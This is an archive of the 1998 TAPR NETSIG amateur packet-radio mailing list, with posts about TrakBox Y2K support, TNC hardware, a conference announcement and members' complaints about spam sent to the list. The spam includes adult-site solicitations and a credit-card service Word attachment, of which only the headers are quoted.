Message-ID: <199806260034.MAA11458@smtp1.ihug.co.nz>
Rendered body type: text/plain

> Who should I contact to find out if the Track Box is Y2k compliant?

I at least assume it will continue on OK if you use the correct eprom.

```
------------------------------------------------------------------------------
 TrakBox ver 3.40a          Jan. 20 '97 Checksum:E726,DEC4(Turbo code)

================================================================
 New feature
 * AD2000 changeover support
   RTC 1999/12/31 23:59:59 -> 2000/01/01 00:00:00 supported

 * Added CAT control timing tuning for ICOM IC-821
   IC-821 New released in the market has different CAT timing from ICOM
   IC-820/970. Minor wait timing was introduced for ICOM CAT control.

 * Introduced Rotator error timeout value
   In main menu 6-4, you can configure the timeout time value for rotator
   error. In most cases, 120 seconds will be okay. If your rotator needs
   more time to turn from 0 to 360(AZ) or 0 to 180(EL), reconfigure
   the value. These values are also configurable from STATION.DAT file.

     Set rotor smoke protection ? [Y/N]  y
     Timeout value for rotator error [sec] : 120  <=
     Auto recovery time from error mode [1-61 min] :  61    <=(*)

   6 0  145.00  439.820  FM  FM  120
                               ^Timeout value for rotator error(sec)
     (*) Automatic recovery time value 1-61 (min) accepted.
         If value = 61(default), no recovery occurs until power on reset.


-------------------------------------------------
Ian Drage, idrage@es.co.nz
 Invercargill, New Zealand
-------------------------------------------------
```

12. X1J4 back to Terminal

From: Chris Sussmann <sussmann@enid.com>
Date: Wed, 24 Jun 1998 00:23:04 -0500 (CDT)
To: netsig@tapr.org
Message-ID: <Pine.LNX.3.96.980624001944.839A-100000@linux.n1uoc>
Rendered body type: text/plain

Hello all,

I have gotten my hands on a MFJ 1270C rev 11. It has been modified for
X1J4. I want to return it to `OEM'. The directions for getting it to
X1J4 are to remove U40. After talking with the guy I got the TNC from, he
says he doesn't remember taking it out. Do I need to find a HCT374 and
stick it in for it to work right??

Thanks in advance for any replies.

Chris
N1UOC
sussmann@enid.com

July 1998

Original source file: netsig.9807
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9807

1. Fwd: (Form) Comments from your Home Page from

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Fri, 3 Jul 1998 00:18:48 -0500
To: "NETSIG list mailing"<netsig@tapr.org>
Message-ID: <v04003a02b1c219ff9442@[207.8.125.50]>
Rendered body type: text/plain

If anyone can help Keith, please e-mail him directly. E-MAIL HIM DIRECTLY

>From: hfnco@lewis.army.mil
>Subject: (Form) Comments from your Home Page from
>Mime-Version: 1.0
>
>Name: KEITH A WILLCUTT, AAA0USA
>Email: hfnco@lewis.army.mil
>
>I NEED TO FIND OUT WHERE I CAN DOWNLOAD DRIVER SOFTWARE FOR A DRSI CARD
>(NRaD 826 AX.25) FOR JNOS ASAP!!!!! IT WOULD BE VERY MUCH APPRECIATED!!!!!
> THANK YOU

Greg Jones, WD5IVD Austin, Texas
wd5ivd@tapr.org http://www.tapr.org/~wd5ivd

Real World, The n.:
5. Anywhere outside a university. "Poor fellow, he's left UT
Austin and gone into the real world."

2. Field Day Digital Rules - Thoughts or Comments ?

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Fri, 3 Jul 1998 01:48:55 -0500
To: "APRS SIG list mailing"<aprssig@tapr.org>,
"NETSIG list mailing"<netsig@tapr.org>
Cc: " TAPR SYS "<tapr-sys@tapr.org>
Message-ID: <v04003a0fb1c22eb473ec@[207.8.125.50]>
Rendered body type: text/plain

If you have any suggestions on how the field day rules might be better
written to reflect digital operations, please drop me a private e-mail on
the subject.

I am collecting thoughts on the matter for some upcoming discussions on the
subject.

Cheers - Greg, WD5IVD

Greg Jones, WD5IVD Austin, Texas
wd5ivd@tapr.org http://www.tapr.org/~wd5ivd

Real World, The n.:
5. Anywhere outside a university. "Poor fellow, he's left UT
Austin and gone into the real world."

3. Re: [NETSIG:3569] Fwd: (Form) Comments from your Home Page from

From: n1kio@gw.n1kio.ampr.org (Tom Saluti (N1KIO))
Date: Sat, 04 Jul 98 16:29:27 EST
To: netsig@tapr.org
Message-ID: <3463@gw.n1kio.ampr.org.>
Rendered body type: text/plain

I just posed that message over to nos-bbs, which is the better place
to get that info.

73 from Tom
□□
□□
□ SNAIL MAIL: Tom Saluti 38 Royal Crest □
□ Rochester, New Hampshire 03867 □
□ AX.25: N1KIO @ N1KIO.FN43MG.NH.USA.NOAM □

```
 AMPRnet:     n1kio@gw.n1kio.ampr.org  [44.52.1.1]    
 INTERNET:    n1kio@gw.n1kio.ampr.org  [44.52.1.1]    
                                                                                
  I DID read the manual !! That is why I am confused !
```

4. AOR AR120

From: "Wayne Sanderson" <WHSander@ix.netcom.com>
Date: 7 Jul 1998 01:09:00 GMT
To: "netsig" <netsig@tapr.org>
Message-ID: <22F694DA4AC131E2>
Rendered body type: text/plain

Just ordered an AOR AR120 TNC. Does anyone on the sig use one of these? Any feedback I could use, good, bad or ugly?

5. For Your Eyes Only

From: "Lisa" <89333240@19441.com>
Date: Thu, 09 Jul 98 16:24:03 EST
To: Only.Me@19441.com
Message-ID: <007801bda6a2$0673b140$37ab9dcc@ativg.co>
Rendered body type: text/plain

```
<HTML><PRE><BODY BGCOLOR="#000000"><FONT COLOR="#00FFFF" SIZE=3>
Hi...

I would like to inform you of a great sex site on the web. it contains everything you will ever dream
of.

There is also a Live Sex Show from Amsterdam, with sound and a chat box.

Go check it out

http://www.angelfire.com/ak/moonshine81/index.html

Loads of Free Videos and Free Pictures

Love

Lisa


</FONT><FONT  COLOR="#000000" SIZE=3>
```

6. Re: [NETSIG:3573] For Your Eyes Only

From: jcm7181@usl.edu
Date: Thu, 9 Jul 1998 10:35:40 -0500 (CDT)
To: netsig@tapr.org
Message-ID: <v01540b05b1c8fbd3e851@[130.70.43.63]>
Rendered body type: text/plain

Looks like the spammers found the tapr lists!
I had to restrict my mailing lists to posts from members only.\

Jim WU3V

7. Re: [NETSIG:3574] Re: For Your Eyes Only

From: EvoDriver@aol.com
Date: Thu, 9 Jul 1998 12:09:08 EDT
To: netsig@tapr.org
Message-ID: <a3e25766.35a4eb27@aol.com>
Rendered body type: text/plain

Hello,

Sounds good, I got some junk here today. XXX rated stuff.   Thanks for
cutting it off.

KB7RVL

8. Dinner w/ Greg in KS ;-)

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Thu, 16 Jul 1998 09:43:23 -0600
To: "APRS SIG list   mailing"<aprssig@tapr.org>,
        "NETSIG list   mailing"<netsig@tapr.org>, " tacgps "<tacgps@tapr.org>
Message-ID: <v04011701b1d3cf2a58a5@[169.203.249.107]>
Rendered body type: text/plain

A time and date has been set.

This weekend it will be. Sunday, 18 July, 5:30 pm at Free State Brewery,
downtown Lawrence, KS (in that town with the "other" Kansas University as
Lloyd Verhage stated).

Sunday is my only free night while teaching.

If you are coming, be sure to rsvp with lloyd (verhage@humec.ksu.edu)

Cheers - Greg, WD5IVD

Greg Jones, WD5IVD   Austin, Texas
wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd

9. Re: [NETSIG:3576] Dinner w/ Greg in KS ;-)

From: Sid Ashen-Brenner <sashen@midusa.net>
Date: Thu, 16 Jul 1998 17:16:46 -0500
To: netsig@tapr.org
Message-ID: <3.0.32.19980716171237.006ded08@mail.midusa.net>
Rendered body type: text/plain

At 09:46 AM 07/16/1998 -0500, you wrote:
>A time and date has been set.
>
>This weekend it will be. Sunday, 18 July, 5:30 pm at Free State Brewery,
>downtown Lawrence, KS (in that town with the "other" Kansas University as
>Lloyd Verhage stated).
>
>Sunday is my only free night while teaching.
>
>If you are coming, be sure to rsvp with lloyd (verhage@humec.ksu.edu)
>
>Cheers - Greg, WD5IVD
>-----
>Greg Jones, WD5IVD   Austin, Texas
>wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd

Well .... is it Sunday (the 19th) or Saturday (the 18th)???   :-)

Sid Ashen-Brenner   Salina, Ks.   Monitor Service Co.
Internet : sashen@midusa.net
AX-25 : n0obm @ n0obm.#ncks.ks.usa.noam

10. Re: Dinner w/ Greg in KS ;-)

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Thu, 16 Jul 1998 18:59:38 -0600
To: netsig@tapr.org
Cc: "APRS SIG list   mailing"<aprssig@tapr.org>, " tacgps "<tacgps@tapr.org>
Message-ID: <v04011706b1d452294e0d@[169.203.249.107]>
Rendered body type: text/plain

Hi Sid.

I took the date from someone else without looking. It is Sunday, not
matter what date got listed.

Greg

>
>Well .... is it Sunday (the 19th) or Saturday (the 18th)???   :-)
>
>Sid Ashen-Brenner   Salina, Ks.   Monitor Service Co.
>Internet : sashen@midusa.net
>AX-25 : n0obm @ n0obm.#ncks.ks.usa.noam

Greg Jones, WD5IVD   Austin, Texas
wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd

11. Re: [NETSIG:3577] Re: Dinner w/ Greg in KS ;-)

From: "G. Wolfe" <gwolfe@sound.net>
Date: Sat, 18 Jul 1998 10:13:50 -0500
To: <netsig@tapr.org>
Message-ID: <002101bdb25e$accc9300$b15099d1@ki0kk>
Rendered body type: text/plain

Sid:

I believe that it is Sunday from Greg's reply to me... That is when a number
of use from KC area plan to be there. I did not even check the date... I
assumed Sunday when I sent my previous message...

Hope to see you on "Sunday" around 5:30PM...

Greg
-----Original Message-----
From: Sid Ashen-Brenner <sashen@midusa.net>
To: netsig@tapr.org <netsig@tapr.org>
Date: Thursday, July 16, 1998 5:37 PM
Subject: [NETSIG:3577] Re: Dinner w/ Greg in KS ;-)

>At 09:46 AM 07/16/1998 -0500, you wrote:
>>A time and date has been set.
>>
>>This weekend it will be. Sunday, 18 July, 5:30 pm at Free State Brewery,
>>downtown Lawrence, KS (in that town with the "other" Kansas University as
>>Lloyd Verhage stated).
>>
>>Sunday is my only free night while teaching.
>>
>>If you are coming, be sure to rsvp with lloyd (verhage@humec.ksu.edu)
>>
>>Cheers - Greg, WD5IVD
>>-----
>>Greg Jones, WD5IVD   Austin, Texas
>>wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd
>
>Well .... is it Sunday (the 19th) or Saturday (the 18th)???   :-)
>
>Sid Ashen-Brenner   Salina, Ks.   Monitor Service Co.
>Internet : sashen@midusa.net
>AX-25 : n0obm @ n0obm.#ncks.ks.usa.noam
>
>

12. Delivery Confirmation RE: [NETSIG:3580] NETSIG digest 789

From: "Edgardo Molina" <xe1xus@molinet.dyn.ml.org>
Date: Mon, 27 Jul 1998 17:27:05 -0500 (CDT)
To: netsig@tapr.org
Message-ID: <00000000074@molinet.dyn.ml.org>
Rendered body type: text/plain

[Empty message body]

13. RE: [NETSIG:3580] (no subject)

From: "Hast, Chuck" <wchast@utilpart.com>
Date: Tue, 28 Jul 1998 08:29:09 -0400
To: "'netsig@tapr.org'" <netsig@tapr.org>
Message-ID: <c=US%a=_%p=UPINET%l=UPOPS-980728122909Z-11515@upops.utilpart.com>
Rendered body type: text/plain

Well, this turkey spammed us and with a WORD file at that...

>----------
>From: Jaime Gauthier[SMTP:dsousa@earthlink.net]
>Sent: Monday, 27 July, 1998 17:25
>To: netsig@tapr.org
>Subject: [NETSIG:3580] (no subject)
>
><<File: Cardservice.doc>>
>
>
>

14. Re: [NETSIG:3580] (no subject)

From: mwestfal@csci.csusb.edu (Michael Westfall)
Date: Tue, 28 Jul 1998 12:08:59 -0700 (PDT)
To: netsig@tapr.org
Message-ID: <199807281909.MAA06227@orion.csusb.edu>
Rendered body type: text/plain

> From netsig@tapr.org Tue Jul 28 10:26 PDT 1998
> Return-Path: <netsig@tapr.org>
> Received: by silicon.csci.csusb.edu (5.0/SMI-SVR4)

> id AA15358; Tue, 28 Jul 1998 10:26:13 +0800
> Received: from tapr.org (localhost [127.0.0.1]) by tapr.org (8.7.5/8.7.3/1.9) with SMTP id QAA20658;
Mon, 27 Jul 1998 16:25:43 -0500 (CDT)
> Date: Mon, 27 Jul 1998 16:25:43 -0500 (CDT)
> Message-Id: <35BCE937.733EC469@earthlink.net>
> Reply-To: netsig@tapr.org
> Originator: netsig@tapr.org
> Sender: netsig@tapr.org
> Precedence: bulk
> From: Jaime Gauthier <dsousa@earthlink.net>
> To: netsig@tapr.org
> Subject: [NETSIG:3580] (no subject)
> X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas
> X-Comment: Tucson Amateur Packet Radio Networking SIG
> Mime-Version: 1.0
> X-Mailer: Mozilla 4.05 [en] (Win95; U)
> Content-Type: multipart/mixed; boundary="------------DAA2C1DEDA3254ED2A04182E"
> Content-Length: 1213729
>
> This is a multi-part message in MIME format.
> --------------DAA2C1DEDA3254ED2A04182E
> Content-Type: text/plain; charset=us-ascii
> Content-Transfer-Encoding: 7bit
>
>
>
> --------------DAA2C1DEDA3254ED2A04182E
> Content-Type: application/msword; name="Cardservice.doc"
> Content-Transfer-Encoding: base64
> Content-Disposition: inline; filename="Cardservice.doc"
>

Aieee!!

1.2 Megabytes!

.. and in MSWORD format.....

Was that really necessary??

Do I dare actually load it and see what it is?

I think not....

Mike
csci.csusb.edu!mwestfal
http://web.csusb.edu/public/csci/mwestfal
Linux religious dogma: "The Gates of Hell shall not prevail."
---

15. Delivery Confirmation RE: [NETSIG:3583] NETSIG digest 790

From: "Edgardo Molina" <xe1xus@molinet.dyn.ml.org>
Date: Tue, 28 Jul 1998 15:13:38 -0500 (CDT)
To: netsig@tapr.org
Message-ID: <0000000091@molinet.dyn.ml.org>
Rendered body type: text/plain

[Empty message body]

16. Re: [NETSIG:3583] Does Your Company Accept Credit Cards? Would You Like It Too? Call Us NOW!!!!!!

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Tue, 28 Jul 1998 21:04:23 -0600
To: netsig@tapr.org
Message-ID: <v0401170ab1e441987a9e@[207.8.125.53]>
Rendered body type: text/plain

please do not reply back to this message.

I have placed the fellow in the ignored file. We shouldn't have a problem.

Greg

>Attachment converted: Macintosh HD:Cardservice.doc (WDBN/MSWD) (000052E7)

Greg Jones, WD5IVD Austin, Texas
wd5ivd@tapr.org http://www.tapr.org/~wd5ivd

17. Re: [NETSIG:3584] Re: (no subject)

From: Greg Higgins <gregh@onramp.net>
Date: Tue, 28 Jul 1998 23:08:33 -1200
To: netsig@tapr.org
Message-ID: <3.0.5.32.19980728230833.007d1d50@onramp.net>
Rendered body type: text/plain

So why did you bother to spam the sig with your trash??!!!!

At 02:33 PM 7/28/98 -0500, you wrote:
>> From netsig@tapr.org Tue Jul 28 10:26 PDT 1998
>> Return-Path: <netsig@tapr.org>
>> Received: by silicon.csci.csusb.edu (5.0/SMI-SVR4)
>> id AA15358; Tue, 28 Jul 1998 10:26:13 +0800
>> Received: from tapr.org (localhost [127.0.0.1]) by tapr.org
(8.7.5/8.7.3/1.9) with SMTP id QAA20658; Mon, 27 Jul 1998 16:25:43 -0500 (CDT)
>> Date: Mon, 27 Jul 1998 16:25:43 -0500 (CDT)
>> Message-Id: <35BCE937.733EC469@earthlink.net>
>> Reply-To: netsig@tapr.org
>> Originator: netsig@tapr.org
>> Sender: netsig@tapr.org
>> Precedence: bulk
>> From: Jaime Gauthier <dsousa@earthlink.net>
>> To: netsig@tapr.org
>> Subject: [NETSIG:3580] (no subject)
>> X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas
>> X-Comment: Tucson Amateur Packet Radio Networking SIG
>> Mime-Version: 1.0
>> X-Mailer: Mozilla 4.05 [en] (Win95; U)
>> Content-Type: multipart/mixed;
boundary="------------DAA2C1DEDA3254ED2A04182E"
>> Content-Length: 1213729
>>
>> This is a multi-part message in MIME format.
>> --------------DAA2C1DEDA3254ED2A04182E
>> Content-Type: text/plain; charset=us-ascii
>> Content-Transfer-Encoding: 7bit
>>
>>
>>
>> --------------DAA2C1DEDA3254ED2A04182E
>> Content-Type: application/msword; name="Cardservice.doc"
>> Content-Transfer-Encoding: base64
>> Content-Disposition: inline; filename="Cardservice.doc"
>>
>
>Aieee!!
>
>
>1.2 Megabytes!
>
>. and in MSWORD format.....
>
>
>Was that really necessary??
>
>Do I dare actually load it and see what it is?
>
>I think not....
>
>
>
>--

> Mike
> csci.csusb.edu!mwestfal
> http://web.csusb.edu/public/csci/mwestfal
> Linux religious dogma: "The Gates of Hell shall not prevail."
>--

>
>

>

18. SPAM reply

From: Greg Higgins <gregh@onramp.net>
Date: Wed, 29 Jul 1998 09:27:53 -1200
To: netsig@tapr.org
Message-ID: <3.0.5.32.19980729092753.007c0560@onramp.net>
Rendered body type: text/plain

[Empty message body]

19. Re: Apologies for "Delivery Confirmation" posting

From: "Edgardo Molina" <xe1xus@molinet2.dyn.ml.org>
Date: Wed, 29 Jul 1998 13:19:09 -0500
To: <netsig@tapr.org>
Message-ID: <002a01bdbb1d$61374620$05fad1cf@molinae.InfonetMexico>
Rendered body type: text/plain

Dear Netsig group:

I sincerely apologize for the Delivery Confirmation message I posted automatically. It was never my intent to bother with such a message. I corrected the configuration in my mail gateway right away, and will follow up on this issue to be 100% sure that it will never happen again.

I enjoy the list a lot and would not like to generate a problem among the users. Thank you for your kind comprehension and patience. I will make sure that my postings to the Netsig are of value to the group.

If anybody needs to contact me, please feel free to do so at your convenience, I will be more than glad to reply.

Kindest Regards
Edgardo Molina
XE1XUS
Mexico City

20. SPAM reply

From: Greg Higgins <gregh@onramp.net>
Date: Wed, 29 Jul 1998 14:34:30 -1200
To: netsig@tapr.org
Message-ID: <3.0.5.32.19980729143430.007ca5e0@onramp.net>
Rendered body type: text/plain

To the members of the SIG,

Recently after the infamous "mastercard" SPAM was posted to the SIG, Mr. Charles E. Gelm (gelmce@erient.com) took it upon himself to REPOST his comments and the SPAM (complete with total headers!) to the SIG. I, following the etiquette of the SIG, sent him a personal e-mail asking why he had also SPAMed the SIG yet again. This morning as I checked my messages I discovered that the gentleman has redirected my personal message to him back to the SIG making it look like I had SPAMed the SIG. This is the kind of immature and childish behavior one would expect from a spammer. I apologize to the SIG for the waste of bandwidth but wanted to set the record straight. And as for flames, that's why I have a delete key! Mr. Gelm's name also now appears in my Trash filter so the mailbox doesn't get trashed.

73 to all!

Greg Higgins

21. Searchable Web Archive of Ham Mailing Lists -- Update

From: John Ackermann N8UR <jra@febo.com>
Date: Thu, 30 Jul 1998 10:37:09 -0400
To: netsig@tapr.org
Message-ID: <199807301437.KAA11078@meow.febo.com>
Rendered body type: text/plain

First, for those of you who've tried using the ham radio mailing list archive at http://www.febo.com/list-archive I just discovered that the indexing has been broken for a while and you probably weren't able to get searches to work. That's now been fixed, so if you've given up on the site in disgust, please give it another try.

For those of you who don't know what I'm talking about, I maintain searchable archives of the:

TAPR BBS-SIG (from May, 1994)
TAPR FCC (from August, 1994)
TAPR NET-SIG (from March, 1994)
TAPR-BB (Announcements) (from August, 1994)
NOS-BBS (from December 1993)
UCSD TCP-Group (from October, 1993)

mailing lists at http://www.febo.com/list-archive/

These are searchable by keywords, chronologically, and by thread. The
indexes are updated nightly. I hope to add the Linux-Hams list, and the
TNOS lists, as soon as I'm able to get the archives in the proper format.

Enjoy!

73,
John N8UR
jra@febo.com
http://www.febo.com

------- End of Forwarded Message

22. dsousa@earthlink.net

From: dougy@ruraltel.net (Doug Younker)
Date: Thu, 30 Jul 1998 11:54:18 -0700
To: abuse@earthlink.net
Cc: netsig@tapr.org
Message-ID: <35C0C15A.4EEA@ruraltel.net>
Rendered body type: text/plain

To Whom it may concern,

I would like to lodge a complaint against Jaime Gauthier
<dsousa@earthlink.net>, who has sent unsolicited commercial email as a
large attachment to an empty email post, to alistserver twice . If the
information quoted below is insufficient for you take action please
advise and I will forward the entire email to you.

I have visited the earthlink home page and read that earthlink states
"There's a war being waged on the Internet □ a war against spam, the
Net's equivalent of junk mail □ and Earthlink is leading the
fight." If this so, than I can hope appropriate measures will be
undertaken. Thank you for any considerations you give matter...
==========
Subject:
[NETSIG:3583] Does Your Company Accept Credit Cards? Would You
Like It
Too? Call Us NOW!!!!!!
Date:
Tue, 28 Jul 1998 12:46:41 -0500 (CDT)
From:
Jaime Gauthier <dsousa@earthlink.net>
Reply-To:
netsig@tapr.org
To:
netsig@tapr.org

Cardservice.doc
Type:
application/msword
Encoding:
base64

73, Doug Younker, N0LKK
near Plainville, KS
dougy@ruraltel.net
N0LKK@K0JJV.#NWKS.KS.USA.NAOM

23. Re: [NETSIG:3592] dsousa@earthlink.net

From: dougy@ruraltel.net (Doug Younker)
Date: Fri, 31 Jul 1998 01:11:08 -0700
To: netsig@tapr.org
Message-ID: <35C17C1C.3577@ruraltel.net>
Rendered body type: text/plain

Fellow netsig members,

        My original post on this topic wasn't intended to be a complaint to the
list MEMBERS about the infamous spam attachment it was merely a *Carbon
Copy* of the email complaint I sent to EARTHLINK.NET...
--
73, Doug Younker, N0LKK
near Plainville, KS
dougy@ruraltel.net
N0LKK@K0JJV.#NWKS.KS.USA.NAOM

August 1998

Original source file: netsig.9808
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9808

1. 1998 ARRL and TAPR Digital Communications Conference

```
From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Sun, 9 Aug 1998 12:20:14 -0600
To: "TAPR-BB  list   mailing"<tapr-bb@tapr.org>
Cc: "HF SIG  list   mailing"<hfsig@tapr.org>, " Spread Spectrum "<ss@tapr.org>,
        " TAPR/AMSAT DSP "<dsp@tapr.org>,
        "APRS SIG  list   mailing"<aprssig@tapr.org>,
        "NETSIG  list   mailing"<netsig@tapr.org>,
        "BBS SIG  list   mailing"<bbssig@tapr.org>,
        " tacgps "<tacgps@tapr.org>, aprsnews@tapr.org, mic-e@tapr.org,
        TAPR Regional Freq <regional_freq@tapr.org>
Message-ID: <v04011707b1f39762e9cf@[168.191.230.109]>
Rendered body type: text/plain
```

1998 ARRL and TAPR Digital Communications Conference
September 25-27, 1998
Chicago, Illinois (minutes from O'Hare Airport)

Web: http://www.tapr.org/dcc

The 1998 ARRL and TAPR Digital Communications Conference will be held September 25-27, 1998, in Chicago, Illinois. This year's conference location is the Holiday Inn Rolling Meadows, just minutes from O'Hare Airport.

Not only is the Digital Communications Conference technically stimulating, it is a weekend of fun for all who have more than a casual interest in any of the ham digital communications modes. This includes APRS operators, digital networks, software writers, modem designers, and digital satellite enthusiasts. The ARRL and TAPR Digital Communications Conference is for all levels of digital operators -- a must conference to attend to become active on a national level. Now, more than ever, amateur radio needs this great meeting of the minds because it is important that we demonstrate a continued need for the frequency allocations we have by pushing forward and documenting our achievements. The ARRL and TAPR Digital Communications Conference is one of the few ways to record our accomplishments and challenge each other to do more.

A Conference for the Beginner, Too

The conference is not just for the digital expert. This year's conference again provides multiple session tracks for beginning, intermediate, and advanced presentations on selected topics in digital communications. Topics will include APRS, satellite communications, TCP/IP, digital radio, Spread Spectrum, and many others. Come to the conference and hear these topics presented by the experts! Don't miss this opportunity to listen and talk to others in these areas.

Symposia and Seminars

In addition to the presentation of papers on Saturday, three symposia/seminars will be held. These sessions are provided to allow those with additional time and interest to make the most of the Digital Communications Conference. For those who may have interest in just one symposium or seminar, registration for the conference is not required to attend these activities. This allows maximum flexibility for those who may want to participate during the Digital Communications Conference, but do not have an entire weekend to devote to the event.

The Second APRS National Symposium will be held on Friday and will be moderated by Steve Dimse, K4HG (the developer of javAPRS). It will likely include many APRS software authors, such as Bob Bruninga, WB4APR (the father of APRS), Keith Sproul, WU2Z, Mark Sproul, KB2ICI (the developers of MacAPRS and WinAPRS), Brent Hildebrand, KH2Z (the developer of APRSPLUS), and other nationally-known APRS leaders. Join this group for the afternoon and evening for in-depth discussions and presentations on the current and future status of APRS. This is a unique opportunity to gain insight into

this fast-growing digital aspect of amateur operations that combines computers, packet radio, and GPS (Global Positioning System).

Starting late Friday afternoon, a half-day seminar titled "Infrastructureless Technologies in Amateur Radio," presented by Don Lemke, WB9MJN, will cover the pros and cons of DDMA (directivity division multiple access, a proposed infrastructureless technique) versus hubbed (cellular style) and other infrastructure dependent techniques, the basic problem of megabaud rate communications into the ham QTH, and some techniques for channel-area acquisition including full duplex/asynchronous versus simplex/synchronous radio/acquisition concepts. This seminar will start late enough on Friday afternoon to allow those flying that day to attend the seminar.

The Sunday morning seminar will be a combination of two different talks that will make one excellent seminar. The first presentation, by Lyle Johnson, WA7GXD, will focus on the upcoming RUDAK digital communications system scheduled to fly on the AMSAT Phase 3D satellite in the near future. Lyle will discuss features, systems design, integration, and experiments. The goal of the presentation is to zero in on the communications capabilities of RUDAK, the performance to be expected from the 153k6 PSK system, the limitations and capacities of the DSP modems, user requirements for receiving RUDAK, requirements for transmitting to RUDAK, and how amateurs can work to make ground operations a reality once the satellite is in operation. Information on how to submit a proposal for experimental time on RUDAK will be presented. The second presentation will be by Tim Shepard, KD1KY, regarding "Packet Radio Networks with Millions or Billions of Stations." This talk will present concepts and materials that make you think about different possibilities of networking in the future. Both Lyle's and Tim's presentations focus on different aspects of future digital communications possibilities.

Third Annual ARRL and TAPR DCC Student Papers Award

The deadline for the third annual ARRL and TAPR Student papers is past, please think about having students submit next year for the travel awards. TAPR and the ARRL especially welcome papers from full-time students to compete
for these student papers award. Two $500 travel awards may be given, one in each of the following categories: a) best technical/theory-oriented paper by a student, and b) best educational or community-oriented application paper by a student. The paper should relate directly to a wireless digital communication topic (see the guidelines for more information). Papers co-authored by educators or telecommunications professionals are also eligible for this award as long as a student is the first author. The deadline for receipt of finished student paper manuscript is June 20, 1999. Please note that this deadline is different from the general conference paper submission date. For full details and paper guidelines contact TAPR or browse to http://www.tapr.org/dcc.

Call for Conference Proceeding Papers

Anyone interested in digital communications is invited to submit a paper for publication in the Conference Proceedings. Presentation at the conference is not required for publication. The primary purpose of the conference is to communicate ideas and techniques regarding digital communications. Papers written in an informal style are welcome, as well as those written to academic standards. If you know of someone who is doing great things with digital communications, be sure to tell them about this! Papers are due by August 15, 1998, and should be submitted to Maty Weinberg, ARRL, 225 Main Street, Newington, CT 06111, or via e-mail to lweinberg@arrl.org. The paper submission guidelines are available on-line (http://www.tapr.org/dcc).

Local/International Co-Host

The 1998 ARRL and TAPR Digital Communications Conference will be co-hosted by Chicago Amateur Packet Radio Association (CAPRA). CAPRA is one of the oldest packet radio groups in the US. It focuses on education about amateur packet radio, coordination of joint efforts of hams interested in packet radio, and technical and equipment support for a sound packet network in the Chicago area. They have had high-speed packet networks operational since the mid-1980s. Visit the CAPRA Web site at

http://www.imaxx.net/capra for more information.

PRUG (Packet Radio User Group of Japan) will be the first International co-host of the ARRL and TAPR Digital Communications Conference. The conference is proud to welcome PRUG as part of the conference. PRUG will be hosting an informal social Friday evening after the seminar and symposium are completed. Visit http://www.prug.or.jp for more information about the organization.

What can you expect during the 1998 ARRL and TAPR Digital Communications Conference?

* A full day of papers, breakout sessions, and selected topics on Saturday for the beginner to advanced amateur digital enthusiast.

* Three seminars/symposia
  Friday (1 PM)
  - Second Annual APRS National Symposium,
    moderated by Steve Dimse, K4HG

  Friday (3 PM)
  - Infrastructure Technologies in Amateur Radio
    conducted by Don Lemke, WB9MJN

  Sunday (8:30 AM)
  - RUDAK Future Operations and Experimentations
    by Lyle Johnson, WA7GXD
  - Packet Radio Networks with Millions or Billions of Stations
    by Tim Shepard, KD1KY

* Third Annual Student Paper Awards.

* TAPR Membership Meeting

* A banquet with special guest speaker Steve Roberts, N4RVE, of Nomadic Research Labs. Creator of the Winnebiko and Behemoth high-tech recumbent bicycles. His current project is focused on Microship technology (http://www.microship.com/).

* SIGs (Special Interest Groups) get-togethers on Saturday, following the banquet

* Informal get-togethers throughout the weekend

* A facility that is perfect for this type of conference

* Informal engineering discussions/demonstration areas

* Motorola Museum located in the area.

* An event at which the most important new developments in amateur digital communications are announced

* Digital 'movers and shakers' from all over the world in attendance

---

Conclusion

If you have attended a Digital Communications Conference in the past, remember how much fun it was discussing the latest developments into the wee hours! If you have never been to a Digital Communications Conference, then make your plans now to attend and find out how much fun they can be.

There are few activities where your participation can be so much fun and so important! You will be able to get together with colleagues from all over the world and bring each other up to date on your latest work. Experience all this and more for an unforgettable weekend of ham radio and digital communications. Make your travel and lodging arrangements now. We hope to see you at the ARRL and TAPR Digital Communications Conference, September 25-27!

Full information on the conference and hotel information can be obtained by contacting Tucson Amateur Packet Radio, 8987-309 E. Tanque Verde Road #337, Tucson, AZ 85749-9399, phone 940-383-0000, fax 940-566-2544, e-mail tapr@tapr.org, browse www.tapr.org/dcc.

Sincerely,

   Steve Ford, WB8IMY, ARRL Conference Co-Chair
   Greg Jones, WD5IVD, TAPR Conference Co-Chair
   Steve Stroh, N8GNJ, Conference Manager
   Mark J. Thompson, WB9QZB, Local Host Liaison
   Carl Bergstedt, K9VXW, Local Host Liaison

Note: If you need conference handouts or flyers for ham club meetings,
contact TAPR to get what you need!

Hotel Information

Conference presentations, meetings, and seminars will be held at the
Holiday Inn Rolling Meadows. Special DCC rooms rates are $85 per night.
When making reservations with the hotel, be sure to indicate you are
attending the ARRL and TAPR DCC in order to get the discount. It is highly
recommended that you book your room prior to arriving. A block of 75 rooms
is reserved until August 31, 1998. After the 75 rooms are booked, rooms
will only be available in nearby hotels, so be sure to book your rooms
early! The hotel provides transportation to and from O'Hare Airport.
Please contact the hotel to arrange specific transportation needs.

   Holiday Inn Rolling Meadows (conference hotel)
   3405 Algonquin Rd
   Rolling Meadows, IL 60008
   Phone 847-259-5000, fax 847-259-0597

Tucson Amateur Packet Radio
8987-309 E Tanque Verde Rd #337 * Tucson, Az * 85749-9399
----
e-mail: tapr@tapr.org   web: <http://www.tapr.org/>
ftp: ftp.tapr.org
phone: 940-383-0000   fax: 940-565-2544
----

2. View Amazing World Record Sex!!!

From: knowit98@hotmail.com
Date: Mon, 10 Aug 1998 21:45:58 -0400 (EDT)
Message-ID: <QQfbxf25868.199808110145@relay3.UU.NET>
Rendered body type: text/plain

Attention!
Warning! Adults Only!   Warning! Adults
Only!

